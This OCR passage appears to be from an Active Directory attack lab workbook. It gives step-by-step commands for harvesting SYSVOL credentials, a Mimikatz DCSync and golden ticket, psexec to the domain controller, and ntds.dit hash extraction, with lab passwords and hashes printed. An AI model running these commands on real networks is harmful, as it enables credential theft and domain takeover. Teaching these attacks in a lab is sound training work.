


Figure 117

Note the path where the SYSVOL files reside as we are going to look through them




Figure 118

Open My Computer from the desktop

Figure 119

Type "\\defcon.local\SYSVOL" in address bar and press Enter




Figure 120

Navigate to the "\\defcon.local\SYSVOL\defcon.local\scripts" folder




Figure 121

Open and examine each folder to determine if any script has cleartext credentials in it.




Figure 122

Username: sp_svc
Password: Sh@r3be@r

Open up the PowEnum folder on your desktop.




Figure 123

Validate PowEnum.ps1 resides in the folder




Figure 124

Click in the address bar and type “powershell –nop –ep bypass”




Figure 125

In the powershell window type “.\ADACLScan.ps1”

Figure 126

Follow the steps listed the picture below




Figure 127




Figure 128

Does the “sp_svc” account have any privileges over the krbtgt account?

CN=krbtgt,CN=Users,DC=defcon,DC=local	user						
CN=krbtgt,CN=Users,DC=defcon,DC=local	user	NT AUTHORITY\Authenticated Users	Allow	False	This Object Only	Read Permissions,List Contents,Read All Properties,List	Low
CN=krbtgt,CN=Users,DC=defcon,DC=local	user	DEFCON\sp_svc	Allow	False	This object and all child objects	ReadProperty, WriteProperty, GenericExecute	Medium
CN=krbtgt,CN=Users,DC=defcon,DC=local	user	DEFCON\sp_svc	Allow	False	This object and all child objects	ExtendedRight Replicating Directory Changes All	Critical
CN=krbtgt,CN=Users,DC=defcon,DC=local	user	DEFCON\sp_svc	Allow	False	This object and all child objects	ExtendedRight Replicating Directory Changes	Warning
CN=krbtgt,CN=Users,DC=defcon,DC=local	user	DEFCON\sp_svc	Allow	False	This object and all child objects	ExtendedRight Replicating Directory Changes In Filtered Set	Critical

Figure 129

Open up cmd on the Desktop




Figure 130

Type “cmd” in the address bar and press Enter and then type the password for sp_svc
runas /netonly /user:defcon\sp_svc "powershell-nop -ep bypass"

```
C:\Users\demouser\Desktop\DcSync>runas /netonly /user:defcon\sp_svc "powershell
-nop -ep bypass"_
```

Figure 131

A new window will open with the sp_svc creds. Type “cd C:\Users\demouser\Desktop\DcSync” to return to the DCSync folder

```
PS C:\Windows\system32> cd "C:\Users\demouser\Desktop\DcSync"
```

Figure 132

Import the Mimikatz PowerShell script “Import-Module .\Invoke-Mimikatz.ps1”

```
PS C:\Users\demouser\Desktop\DcSync> Import-Module .\Invoke-Mimikatz.ps1
```

Figure 133

Execute a DCSync of the krbtgt account using Mimikatz with the following command:
Invoke-Mimikatz –Command '"lsadump::dcsync /user:krbtgt"'




Figure 134

The krbtgt account password hash will be pictured under credentials




Figure 135

Golden Ticket

Create a golden ticket for the user “Rick.Sanchez” using the krbtgt account password hash.
Invoke-Mimikatz -Command '"kerberos::golden /user:Rick.Sanchez /domain:defcon.local /SID:S-1-5-21-2367485406-3548604118-1071533684 /krbtgt:0838f2b27f88787b8bcd9a34cc8d3fd9 /ptt"'




Figure 136

Psexec onto the domain controller with System privileges.
psexec.exe -accepteula \\10.0.0.4 -S cmd.exe




Figure 137

Lab 6 – Attack

Extracting All Account Hashes from Active Directory (NTDS.DIT)

Login to your domain controller LabDC1

Open an Admin Command Prompt




Figure 138

Create a new Volume Shadow Copy of the current drive with the command:
C:\vssadmin create shadow /for=C:

```
C:\Windows\system32>vssadmin create shadow /for=C:
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Successfully created shadow copy for 'C:\'
    Shadow Copy ID: {aa24f46a-4ea8-4591-b80e-5993bc559c24}
    Shadow Copy Volume Name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
```

Figure 139

Create a working directory and move to that location:

```
C:\Windows\system32>md c:\temp

C:\Windows\system32>cd c:\temp
```

Figure 140

Copy the main Active Directory Database file ntds.dit and also copy the additional files we will need that contain the keys to access the information inside the ntds.dit file

```
c:\temp>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\ntds\ntds.dit c:\temp
        1 file(s) copied.
```

Figure 141

```
c:\temp>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\system32\config\SYSTEM c:\temp
        1 file(s) copied.
```

Figure 142

```
c:\temp>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\system32\config\SAM c:\temp
        1 file(s) copied.
```

Figure 143

Copy a current running version of the registry

```
c:\temp>reg SAVE HKLM\SYSTEM c:\temp\running
The operation completed successfully.
```

Figure 144

Copy files to your local computer for offline attacking. Set a variable in Powershell for the SysKey

```
PS C:\ntds> $key = Get-BootKey -SystemHivePath 'C:\temp\SYSTEM'
```

Figure 145

Install the DSInternals Tools for powershell

```
PS C:\ntds>  Install-Module -Name DSInternals
```

Figure 146

Export all of the hashes from the NTDS.DIT file by using the get-addbaccount tool which is part of the DSInternals tools

```
PS C:\ntds> Get-ADDBAccount -All -DBPath 'C:\temp\ntds.dit' -BootKey $key |Format-Custom -View HashcatNT| Out-File hashe
s.txt -Encoding ASCII
```

Figure 147